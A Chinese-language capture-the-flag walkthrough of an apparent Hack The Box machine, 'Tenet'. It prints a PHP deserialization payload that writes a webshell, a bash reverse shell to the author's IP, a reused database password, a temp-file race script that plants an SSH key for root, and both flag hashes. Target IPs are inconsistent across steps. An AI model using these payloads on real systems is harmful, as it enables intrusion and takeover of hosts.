



本机 IP:10.10.16.103
靶机 Ip:10.129.4.19
首先进行信息收集
┌──(root㉿BushSEC)-[~]
└─# nmap -p- --min-rate 10000 10.129.3.235
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 10:27 CST
Warning: 10.129.3.235 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.129.3.235
Host is up (0.33s latency).
Not shown: 65135 closed tcp ports (reset), 398 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 60.21 seconds
┌──(root㉿BushSEC)-[~]
└─# nmap -p 22,80 -sC -sV 10.129.3.235
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-11 10:31 CST
Nmap scan report for 10.129.3.235
Host is up (0.49s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
| 256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_ 256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.64 seconds我们可以看到了 80 端口开放,让我们尝试进行访问。
该网站是 Ubuntu Apache 的默认页面。
gobuster dir -u http://10.129.3.235 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 30对网站进行目录爆破后发现只有一个 wordpress 目录.
┌──(root㉿BushSEC)-[~]
└─# gobuster dir -u http://10.129.3.235 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -t 30
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.3.235
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/wordpress            (Status: 301) [Size: 316] [--> http://10.129.3.235/wordpress/]
既然发现该站点为 wordpress 站点,我们尝试登录默认登录页:/wordpress/wp-login.php
我们发现,当我们访问 ip 地址的时候,链接指向了 tenet.htb
将域名绑定 IP 加入 hosts
┌──(root㉿BushSEC)-[~]
└─# echo "10.129.3.235 tenet.htb www.tenet.htb" | sudo tee -a /etc/hosts
10.10.10.223 tenet.htb www.tenet.htb
再次访问博客主页,发现有三篇文章
我们分别在主页和文章页发现了如下信息
Published December 16, 2020By protagonist
Categorized as Uncategorized
neil
December 16, 2020 at 2:53 pm
did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!
Replyneil和protagonist疑似为账户名
其中neil在询问是否删除了sator php file 以及backup,所以现在开始寻找它,但是他们并没说清楚是IP上的文件还是vhost虚拟主机上的。
sator.php
<?php

class DatabaseExport
{
    public $user_file = 'users.txt';
    public $data = '';

    public function update_db()
    {
        echo '[+] Grabbing users from text file <br>';
        $this-> data = 'Success';
    }


    public function __destruct()
    {
        file_put_contents(__DIR__ . '/' . $this ->user_file, $this->data);
        echo '[] Database updated <br>';
    //    echo 'Gotta get this working properly...';
    }
}

$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);

$app = new DatabaseExport;
$app -> update_db();

?>
这段代码开发者应该是想做一个数据库导出程序。
问题应该在这.
$input = $_GET['arepo'] ?? '';
$databaseupdate = unserialize($input);
也就是说:
用户输入 → 直接反序列化
上面的 PHP 脚本接收用户输入并将其传递给程序unserialize。序列化是指将内存中的对象(例如 PHP 中的对象)转换为可以保存为文件的格式。格式可以是二进制(Python)或字符串(PHP、JavaScript),具体取决于序列化的对象类型。反序列化则是相反的过程,即将序列化的字符串或二进制数据转换回正在运行的程序中的对象。
对攻击者可控的输入进行反序列化是一项非常危险的操作,因为它允许攻击者创建对象,而对象包含可以执行代码的函数。IppSec 制作了两段非常好的视频,详细讲解了其工作原理。这里的关键在于该__destruct函数。当一个DatabaseExport对象被释放时(例如在脚本结束时),它会调用这个函数。如果我可以传入一个该类型的序列化对象,那么该__desctruct函数会将对象的内容写入$data指定的路径$user_file。我可以尝试几种方法,但我将直接在同一个目录下编写一个 PHP Webshell。
<?php

class DatabaseExport {

    public $user_file = "0xdf.php";
    public $data = '<?php system($_REQUEST["cmd"]); ?>';

}

$sploit = new DatabaseExport;
echo serialize($sploit);
?>
运行该程序会打印出序列化的对象:
┌──(root㉿BushSEC)-[~/Downloads]
└─# php exp.php
O:14:"DatabaseExport":2:{s:9:"user_file";s:8:"0xdf.php";s:4:"data";s:34:"<?php system($_REQUEST["cmd"]); ?>";}
┌──(root㉿BushSEC)-[~]
└─# curl -G http://10.129.4.19/sator.php \
--data-urlencode 'arepo=O:14:"DatabaseExport":2:{s:9:"user_file";s:11:"bushsec.php";s:4:"data";s:34:"<?php system($_REQUEST["cmd"]); ?>";}'
[+] Grabbing users from text file <br>
[] Database updated <br>[] Database updated <br> 我们看到数据库被更新了两次,一次是针对DatabaseExport存储在数据库中的对象$app,一次是我的对象。
检查 webshell,它存在:
┌──(root㉿BushSEC)-[~]
└─# curl "http://10.129.4.19/bushsec.php?cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
这说明我的 webshell 上传成功
要从 webshell 切换到 shell,我将使用以下反向 shell 命令触发 webshell:
curl -X GET http://10.129.4.19/bushsec.php -G --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.16.103/443 0>&1"'同时本机启动监听 443 端口
┌──(root㉿BushSEC)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
connect to [10.10.16.103] from tenet.htb [10.129.4.19] 16334
bash: cannot set terminal process group (1947): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tenet:/var/www/html$
我们拿到了初期的 shell,
我将使用常规方法进行升级
python3 -c 'import pty;pty.spawn("bash")',然后按 Ctrl-z,stty raw -echo; fg然后reset:
我们来查看当前拿到了哪个用户的
www-data@tenet:/var/www/html$ cd /home
www-data@tenet:/home$ ls
neil
neil 我们之前在博客主页看到过,他表示对博客的数据库很感兴趣。
查看 wordpress 的数据库配置
www-data@tenet:/home$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

define( 'WP_HOME', 'http://tenet.htb');
define( 'WP_SITEURL', 'http://tenet.htb');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'QiuK;~(mBy7H3y8G;*|^*vGekSuuxKV$:Tc>5qKr`T}(t?+`r.+`gg,Ul,=!xy6d' );
define( 'SECURE_AUTH_KEY',  'x3q&hwYy]:S{l;jDU0D&./@]GbBz(P~}]y=3deqO1ZB/`P:GU<tJ[v)4><}wl_~N' );
define( 'LOGGED_IN_KEY',    'JrJ_u34gQ3(x7y_Db8`9%@jq<;{aqQk(Z+uZ|}M,l?6.~Fo/~Tr{0bJIW?@.*|Nu' );
define( 'NONCE_KEY',        '=z0ODLKO{9K;<,<gT[f!y_*1QgIc;#FoN}pvHNP`|hi/;cwK=vCwcC~nz&0:ajW#' );
define( 'AUTH_SALT',        '*.;XACYRMNvA?.r)f~}+A,eMke?/i^O6j$vhZA<E5Vp#N[a{YL TY^-Q[X++u@Ab' );
define( 'SECURE_AUTH_SALT', 'NtFPN?_NXFqW-Bm6Jv,v-KkjS^8Hz@BIcxc] F}(=v1$B@F/j(`b`7{A$T{DG|;h' );
define( 'LOGGED_IN_SALT',   'd14m0mBP eIawFxLs@+CrJz#d(88cx4||<6~_U3F=aCCiyN|]Hr{(mC5< R57zmn' );
define( 'NONCE_SALT',       'Srtt&}(~:K(R(q(FMK<}}%Zes!4%!S`V!KSk)Rlq{>Y?f&b`&NW[INM2,a9Zm,SH' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', __DIR__ . '/' );
}

/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
虽然我们只发现了数据库密码:Opera2112而不是 linux 用户 neil 的密码,但我们可以抱着试一试的想法试试 neil 有没有凭据复用
www-data@tenet:/home$ su neil
Password:
neil@tenet:/home$
出乎意料成功了,neil 将数据库密码和 linux 密码设置的一样哈哈
既然拿下了普通用户权限,按照惯例查看 users.txt
neil@tenet:/home$ cd neil
neil@tenet:~$ ls
user.txt
neil@tenet:~$ cat user.txt
947a12b20efa56d6a86003aab8f50576
接下来我们尝试提权,看看有没有便于我们快速提权的文件
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:

User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
关键线索,我们发现了
(ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh| 字段 | 含义 |
|---|---|
| ALL | 可以以任何用户身份执行 |
| ALL | 任何用户组 |
| NOPASSWD | 不需要输入密码 |
| /usr/local/bin/enableSSH.sh | 可以执行的脚本 |
我们来看一下 enableSSH.sh 这个脚本的内容,了解用途。
neil@tenet:~$ cat /usr/local/bin/enableSSH.sh
#!/bin/bash

checkAdded() {

        sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)

        if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then

                /bin/echo "Successfully added $sshName to authorized_keys file!"

        else

                /bin/echo "Error in adding $sshName to authorized_keys file!"

        fi

}

checkFile() {

        if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then

                /bin/echo "Error in creating key file!"

                if [[ -f $1 ]]; then /bin/rm $1; fi

                exit 1

        fi

}

addKey() {

        tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)

        (umask 110; touch $tmpName)

        /bin/echo $key >>$tmpName

        checkFile $tmpName

        /bin/cat $tmpName >>/root/.ssh/authorized_keys

        /bin/rm $tmpName

}

key="ssh-rsa AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnN13YkL3AA8TlU/ypAuocPVZWOVmNjGlftZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8siaGskvgaSbuzaMGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded
脚本本身定义了三个函数,,,checkAdded()和checkFile(),addKey()然后定义了$key,调用了addKey,然后checkAdded:
key="ssh-rsa AAAAA3NzaG1yc2GAAAAGAQAAAAAAAQG+AMU8OGdqbaPP/Ls7bXOa9jNlNzNOgXiQh6ih2WOhVgGjqr2449ZtsGvSruYibxN+MQLG59VkuLNU4NNiadGry0wT7zpALGg2Gl3A0bQnN13YkL
3AA8TlU/ypAuocPVZWOVmNjGlftZG9AP656hL+c9RfqvNLVcvvQvhNNbAvzaGR2XOVOVfxt+AmVLGTlSqgRXi6/NyqdzG5Nkn9L/GZGa9hcwM8+4nT43N6N31lNhx4NeGabNx33b25lqermjA+RGWMvGN8s
iaGskvgaSbuzaMGV9N8umLp6lNo5fqSpiGN8MQSNsXa3xXG+kplLn2W+pbzbgwTNN/w0p+Urjbl root@ubuntu"
addKey
checkAdded
addKey创建一个临时文件名,文件名格式为(/tmp/ssh-XXXXXXXX其中“#”X将被替换为勒索字符),然后将内容写入$key该文件。接着,它调用checkFile该文件,将内容追加到 root 用户的authorized_keys文件,并删除该临时文件:
addKey() {
        tmpName=$(mktemp -u /tmp/ssh-XXXXXXXX)
        (umask 110; touch $tmpName)
        /bin/echo $key >>$tmpName
        checkFile $tmpName
        /bin/cat $tmpName >>/root/.ssh/authorized_keys
        /bin/rm $tmpName
}
checkFile它使用 Bash条件表达式,首先检查文件是否存在且大小大于 0(-s),然后检查文件是否存在且是否为普通文件(-f)。如果这两个条件都不成立,则打印错误信息,清理文件,然后退出。
checkFile() {
        if [[ ! -s $1 ]] || [[ ! -f $1 ]]; then
                /bin/echo "Error in creating key file!"
                if [[ -f $1 ]]; then /bin/rm $1; fi
                exit 1
        fi
}
通话结束后,addKey还有一个电话checkAdded:
checkAdded() {
        sshName=$(/bin/echo $key | /usr/bin/cut -d " " -f 3)
        if [[ ! -z $(/bin/grep $sshName /root/.ssh/authorized_keys) ]]; then
                /bin/echo "Successfully added $sshName to authorized_keys file!"
        else
                /bin/echo "Error in adding $sshName to authorized_keys file!"
        fi
}
它cut通过 SSH 公钥条目获取用户,然后检查该名称是否在authorized_keys文件中。
创建本机 ssh 密钥:
┌──(root㉿BushSEC)-[~]
└─# ssh-keygen -t rsa -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase for "/root/.ssh/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:cldAU0d0X7xHcQAM0+B/fmokx6cvSYUNIZ9gz6CUr2w root@BushSEC
The key's randomart image is:
+---[RSA 2048]----+
|         .OBB+*==|
|         o.*oO.o*|
|          o.. ==o|
|           o. ..+|
|      . S........|
|       o .E .o= .|
|         .   =.+.|
|              =o |
|             ..o.|
+----[SHA256]-----+
接下来查看公钥
cat ~/.ssh/id_rsa.pub记下这个,后面要用。
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC7w4OrpBAcEfUJRpBCg+Ikfr7W1Zda9qIaai00/gqsNKKHCoC+sKctEuHe9yasX2Rnw5z+3oWzmW948xa9hOtL5vamjdJ/GspUkrkRww3mcTlA6mvX5QfkF2OY+Y7+D8Mu4NSYmeZb9epcGN7znaWnHztsp3aA+2HW3Mgnv4XWQ3H9kJA+8kzIYok+4kgLKc44fRuq3QilaRAr3j/EI5sKOg0B9IQ3fo9/VVpXRXTMieuBuqFG2/zNM/nzJbBLqpsGZFCVEzlTQ7MsfUezD2CY5jaXmMww7sVCKx3gTjXDOIOASXuQPgrshbaZJj+0zix1dIb4L+yi2UcNPNGC7up7 root@BushSEC在一个 neil 终端
cd /tmp
while true; do
  for fn in /tmp/ssh-*; do
    echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC7w4OrpBAcEfUJRpBCg+Ikfr7W1Zda9qIaai00/gqsNKKHCoC+sKctEuHe9yasX2Rnw5z+3oWzmW948xa9hOtL5vamjdJ/GspUkrkRww3mcTlA6mvX5QfkF2OY+Y7+D8Mu4NSYmeZb9epcGN7znaWnHztsp3aA+2HW3Mgnv4XWQ3H9kJA+8kzIYok+4kgLKc44fRuq3QilaRAr3j/EI5sKOg0B9IQ3fo9/VVpXRXTMieuBuqFG2/zNM/nzJbBLqpsGZFCVEzlTQ7MsfUezD2CY5jaXmMww7sVCKx3gTjXDOIOASXuQPgrshbaZJj+0zix1dIb4L+yi2UcNPNGC7up7 root@BushSEC" > "$fn"
  done
done
在另一个neil终端运行 sudo enableSSH.sh,和终端 1 一样的提权方式,就不多赘述了。
neil@tenet:~$ sudo enableSSH.sh
Error in adding root@ubuntu to authorized_keys file!
┌──(root㉿BushSEC)-[~]
└─# ssh -i ~/.ssh/id_rsa root@10.129.4.19
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Thu Mar 12 01:32:06 UTC 2026
System load: 0.99 Processes: 186
Usage of /: 15.1% of 22.51GB Users logged in: 0
Memory usage: 9% IP address for ens160: 10.129.4.117
Swap usage: 0%
53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable
Last login: Thu Feb 11 14:37:46 2021
-bash: warning: setlocale: LC_ALL: cannot change locale (zh_CN.UTF-8)
root@tenet:~# 我们提权成功了,获得了 root 权限
接下来查看 root.txt
root@tenet:~# cat root.txt
b1a471ff296061d67e87adb7337d5cd0
评论 (0)